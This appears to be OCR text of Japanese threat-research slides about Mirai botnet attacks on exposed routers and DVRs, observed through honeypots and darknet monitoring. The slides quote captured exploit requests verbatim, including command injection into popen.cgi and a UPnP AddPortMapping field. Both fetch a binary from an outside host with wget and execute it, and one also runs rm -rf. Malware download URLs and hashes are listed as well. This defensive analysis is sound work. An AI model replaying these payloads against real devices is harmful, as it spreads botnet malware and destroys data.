
脆弱性だったのか？

- 工場出荷時、WEB UIは、LAN側のみの公開となっている
  - ✓ユーザー(SIer?)が意図的に公開設定に変更した？
- 公開設定にしたにも関わらずパスワードを変更してない

これら2つが原因となって攻撃対象になった考えられる
最新ファームウェアでは、パスワードの変更も強制しており、
ユーザー(設置業者)の意識も変えていかないと防げない問題ともいえる


モバイルルータ２

特定のASでのホスト数の増加



送信元の調査

- Shodanを使用して調査したところ、SNMPとlighttpdが外部公開されていた
  - SNMPの情報には、型番
  - HTTPSのページには、機器のWebUIを確認した



攻撃の観測

- 443/TCPでlighttpd1.4.30を返すハニーポットを作成したところ、攻撃を観測することができた。


```
GET /cgi-bin/popen.cgi?command=ping;wget%20-O%20/tmp/Hytec%20http://203.23.128.62:10081/download/[redacted] chmod%20777%20/
tmp/Hytec;/tmp/Hytec%202871ed18981c4316b59089f4ed9b5d8b%2026755& HTTP/1.1
Host: [redacted]:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
537.36
Accept-Encoding: gzip, deflate
Accept: text/plain, */*; q=0.01
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

HTTP/1.1 200 OK
Server: lighttpd/1.4.30
Content-Type: text/plain; charset=UTF-8
Date: Mon, 09 Oct 2023 07:23:36 GMT
Last-Modified: Fri, 22 Sep 2023 04:34:28 GMT
Accept-Ranges: bytes
Connection: close
Content-Length: 0
```

ファイル名がメーカー名になっている

新たなDVRを狙う攻撃者

10月以降のMirai感染ホスト数の推移



送信元の調査

- 送信元を調査したところ、60000/TCPで待ち受けるログイン画面が目立った
- サーバヘッダを確認したところ「[redacted]」という文字列を発見
- このヘッダを参考に、日本国内のMirai感染ホストに対して、クローリングを実施
  - 10/24のMirai送信元8445ホストのうち**1003ホスト**を確認

※クローリング条件

[redacted]

[redacted]

60000/TCPで確認できるDVRの調査

- [redacted]でGoogle検索したところ
  同一のWEBUIを持つと思わる機器のマニュアルを発見できた
- 型番をもとに機器の外観を調査したところ
  機器の外観を見つけることができた

同等のDVRと思われる外観


ネットで確認できたマニュアル

- この外観をもとに調査したところ、
  過去に脆弱性対応でお付き合いのある、
  [redacted]さんで取り扱っていることが判明
  - 状況を説明したところ、機器を貸してもらえました。

攻撃の観測状況

日付	送信元	検体	ハッシュ(SHA1)	特徴	備考
2023-10-29 08:04:26	185.224.128.199	http://45.142.182.96/spl/arm7	1da12852d25ed66a13bd14cd4fc24 3118dd14c95	スキャン機能あり Miraiの特徴有	
2023-10-30 00:00:02	185.224.128.199	http://45.142.182.96/spl/arm7	1da12852d25ed66a13bd14cd4fc24 3118dd14c95	スキャン機能あり Miraiの特徴有	
2023-10-31 06:33:10	185.224.128.199	http://45[.]142.182.96/spl/kdvrarm7	不明	不明	VTにはアップロードされていない
2023-11-02 09:20:24	185.224.128.199	http://45[.]142.182.96/spl/kdvrarm7	4c9db055763e3c80ac11a8371b227 c632de1685e	スキャン機能あり Miraiの特徴無し	Windowサイズは機器依存
2023-11-03 19:58:33	179.43.163.130	http/45[.]142.182.96/spl/arm7	1da12852d25ed66a13bd14cd4fc24 3118dd14c95	スキャン機能あり Miraiの特徴有	Typoにより実行されないのではないか
2023-11-08 14:07:15	185.224.128.199	http://45[.]142.182.96/spl/kdvrarm7	4c9db055763e3c80ac11a8371b227 c632de1685e	スキャン機能あり Miraiの特徴無し	

攻撃の時系列とMirai(23/TCP)と別の特徴を持つホストのマッピング（1時間単位）



２つの送信元IPアドレスの調査

- HITRON以外の機器も攻撃対象になっていることが判明
- ダークネット宛のパケットを確認したところ、10/22から60000/TCP宛のスキャンを確認

```
POST /picsdesc.xml HTTP/1.1
Host: XXX.XXX.XXX.XXX:52869
User-Agent: Go-http-client/1.1
Content-Length: 680
Soapaction: urn:schemas-upnp-
org:service:WANIPConnection:1#AddPortMapping
Accept-Encoding: gzip

<?xml version="1.0" ?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><
u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><
NewExternalPort>47450</NewExternalPort><NewProtocol>TCP</NewPro
tocol><NewInternalPort>44382</NewInternalPort><NewInternalClient>`
cd /tmp/; rm -rf *; wget http://45.95.146.45/splmips -O splmips; chmod +x
splmips; ./splmips
realtek`</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMa
ppingDescription>syncthing</NewPortMappingDescription><NewLeaseDur
ation>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelop
e>
```

Logitec製ルータを狙った攻撃
(他にも複数のペイロードを確認)

185.224.128.199

	ハニーポット	NICTER
国	オランダ	
AS番号	49870	
宛先ポート	80/tcp 81/tcp 389/udp 7000/tcp 7001/tcp 8000/tcp 8080/tcp 11211/udp 17000/tcp 52869/tcp 60000/tcp 60001/tcp 60080/tcp	80/tcp 60000/tcp 8080/tcp 10023/tcp 52869/tcp 81/tcp 17000/tcp 7000/tcp 8000/tcp 7001/tcp 23231/tcp 443/tcp 22/tcp 23/tcp 489/tcp 389/udp 11211/udp 489/udp 60011/tcp (一部ポート省略)

179.43.163.130

	ハニーポット	NICTER
国	スイス	
AS番号	51852	
宛先ポート	80/tcp 81/tcp 8000/tcp 8001/tcp 8009/tcp 8080/tcp 8090/tcp 8800/tcp 41873/tcp 60000/tcp 60001/tcp	80/tcp 8080/tcp 60000/tcp 10023/tcp 4719/tcp 8000/tcp 41873/tcp 8800/tcp 9000/tcp 9034/tcp 8001/tcp 60080/tcp 2345/tcp 2601/tcp 10019/tcp 22/tcp 60001/tcp (※他37ポート省略)

